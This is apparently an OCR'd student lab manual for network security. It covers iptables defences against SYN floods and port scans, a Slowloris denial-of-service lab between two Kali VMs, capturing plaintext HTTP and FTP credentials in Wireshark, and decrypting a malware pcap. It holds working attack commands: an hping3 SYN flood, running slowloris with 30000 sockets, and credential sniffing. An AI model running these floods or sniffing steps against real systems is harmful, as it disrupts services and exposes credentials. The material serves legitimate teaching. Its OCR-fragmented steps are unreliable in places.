
```
┌──(kali㉿kali)-[~]
└─$ nmap -sS 10.0.0.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 01:11 EST
Nmap scan report for 10.0.0.32
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:A9:8F:DB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds

┌──(kali㉿kali)-[~]
└─$
```

Section 4: Testing against Network Attacks (Optional)

12. 1. Simulating SYN Flood Attack:

Use `hping3` or a similar tool:

1. In kali clone , sudo apt install hping3
2. sudo hping3 -S -p 80 -i u1000 <Kali_Victim_IP>



In kali system where firewall rules are setup type in terminal
sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT (to mitigate dos attack and synflood attack)

For preventing port scanning

1. sudo iptables -N PORTSCAN
2. sudo iptables -A PORTSCAN -p tcp --syn -m recent --name portscan --rcheck --seconds 60 --hitcount 5 -j DROP # Drop port scans
3. sudo iptables -A PORTSCAN -p tcp --syn -m recent --name portscan --set
4. sudo iptables -A INPUT -p tcp --syn -j PORTSCAN
5. After this in kali clone check using nmap


```
┌──(kali㉿kali)-[~]
└─$ nmap -sS 10.0.0.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 01:32 EST
Warning: 10.0.0.32 giving up on port because retransmission cap hit (10).
```

. **Allow Traffic on a Specific Port**:

- Write an iptables rule to allow traffic on port 8080 (commonly used for web applications).
    - Test by starting a web server on port 8080 and accessing it from another machine.


In kali terminal:

1. sudo iptables -A INPUT -p tcp --dport 8080 -j ACCEPT
2. python3 -m http.server 8080
3. Now go to kali clone and in its firefox type 10.0.0.32:8080



Task: Block Traffic from a Specific IP

1. sudo iptables -A INPUT -s 10.0.0.23(kali clone ip) -j DROP
2. Go back to kali clone terminal and try to ping the ip. (Expected output no ping)



Task 3: Create a Custom Chain for Logging

Objective: Create a custom chain called LOGGING and set up a rule to log dropped packets.

1. sudo iptables -N LOGGING
2. sudo iptables -A LOGGING -j LOG --log-prefix "Dropped Packet: " --log-level 4
3. sudo iptables -A INPUT -j LOGGING

Task 4: Restrict Outgoing SSH Connections

Objective: Configure iptables to only allow outgoing SSH connections to a specific IP address (e.g., 192.168.1.10).

Steps:

Allow outgoing SSH traffic to 192.168.1.10:
bash
Copy code
sudo iptables -A OUTPUT -p tcp --dport 22 -d 192.168.1.10 -j ACCEPT

1.

Block outgoing SSH traffic to other IP addresses:
bash
Copy code
sudo iptables -A OUTPUT -p tcp --dport 22 -j REJECT

2. **Test:**

Attempt an SSH connection to the allowed IP (192.168.1.10).
bash
Copy code
ssh user@192.168.1.10

-
- Attempt an SSH connection to a different IP, which should be blocked.

Task 5: Rate Limit Incoming HTTP Requests

Objective: Implement rate limiting on port 80 (HTTP) to only allow 10 requests per minute.

Steps:

Implement rate limiting on port 80:
bash

Copy code
sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 10/min --limit-burst 10 -j ACCEPT

1. **Test:**


Use curl or a browser to send multiple HTTP requests rapidly:
bash
Copy code
curl http://<Kali_Victim_IP>

-
- The system should only allow 10 requests per minute. After that, additional requests will be denied until the rate limit is reset.

LAB 6: Simulate a Distributed Denial of Service (DDoS) attack in a controlled environment using LOIC/Slowloris, and analyze its impact on network performance.

1. Open wireshark in both kali and kali clone.
2. And then in kali type github slowloris on firefox
3. Select the first one
4. Scroll down and find installing it
5. git clone https://github.com/gkbrk/slowloris.git : on kali terminal
6. cd slowloris

7. Python3 slowloris.py 192.168.0.109(ip address of victim here kali clone) -s 30000
8. Sudo service apache2 start in kali clone
9. Now go to firefox of kali clone and type loopback address this won't stop running




Now open wireshark and start capturing packets in both kali and kali clone and before that run this again: Python3 slowloris.py 192.168.0.109 -s 30000

LAB 4: Develop and configure a simple Intrusion Detection System using Snort/WireShark to monitor network traffic and detect potential security breaches.


(Wireshark with http and ftp analysis)

FOR HTTP:
Start wireshark


1. sudo service apache2 start
2. Go to firefox< http://testphp.vulnweb.com/login.php <enter the username and password



3. Go to wireshark and apply filter http




4. Check for Userinfo.php packet
5. Lastly, click on the left pane to check the username and password just entered.
6. Now go to statistics<I/0 graph




For ftp: We are using two systems (kali (attacker) and kali clone(victim):-

1. Setting up victim system
2. sudo apt install vsftpd
3. sudo nano /etc/vsftpd.conf
4. Uncomment the write_enable=YES line to allow write operations.
5. Save and close the file (Ctrl + O, Enter, Ctrl + X).
6. sudo service vsftpd restart
7. sudo adduser ftpuser1(give all the details like password and remember it).




Setting up the attacker system


1. Open wireshark and start capturing the packets
2. Open a terminal and create a sample file to upload:(echo “This is atia habib from cse-iot”>abc.txt)
3. In terminal type ftp <victim_ip>
4. Log in with the credentials (ftpuser1 and password).
5. put abc.txt
6. Bye
7. Open wireshark again and type ftp in filter
8. Click on any ftp packet. < Follow < TCP stream (for username and password).
9. Type ftp-data for seeing abc.txt



LAB 8: Analyze a malware sample in a controlled environment using Cuckoo Sandbox/ WireShark, identify its behavior, and suggest mitigation strategies.

1. Go to this link: https://github.com/manjunathdrbmsce/wireshark.git
2. Click on the second link : Wireshark tutorial on decrypting(It's a zip file and the password for the zip file is infected)
3. Download the zip file and then extract it using the password (infected)
4. Open the folder < txt file < (this is the ssl encryption keys in order to decrypt the ssl traffic these keys were captured during mitm)
5. Open the pcap file using wireshark
6. Go to Edit < preferences < Columns < Add 2 columns(for src and dest port) < choose their data type as soure port and destination port respectively.






It should look like this.(above)

The objective here is to decrypt communication between a particular system on this network.

- Now in the filter type tls.handshake.type ==1
- Click then one any one of the packets < follow < tcp stream

All the above data are encrypted

- Now we do have a key as well (the txt file) and also an encrypted data…now we need to decrypt them
    1. Go to Edit < Preferences < Protocol(search for tls) < browse < find that txt file< open<ok.




After this type tls.handshake.type==1 in the filter and right click on tls packet<follow<tls stream.

Now here you can see the decrypted messages.


Now our objective is to find what system was injected and what malware essentially caused the infection.

1. In the filter type (http.request or tls.handshake.type ==1) and !(ssdp)(Here you can give any protocol u want to exclude)



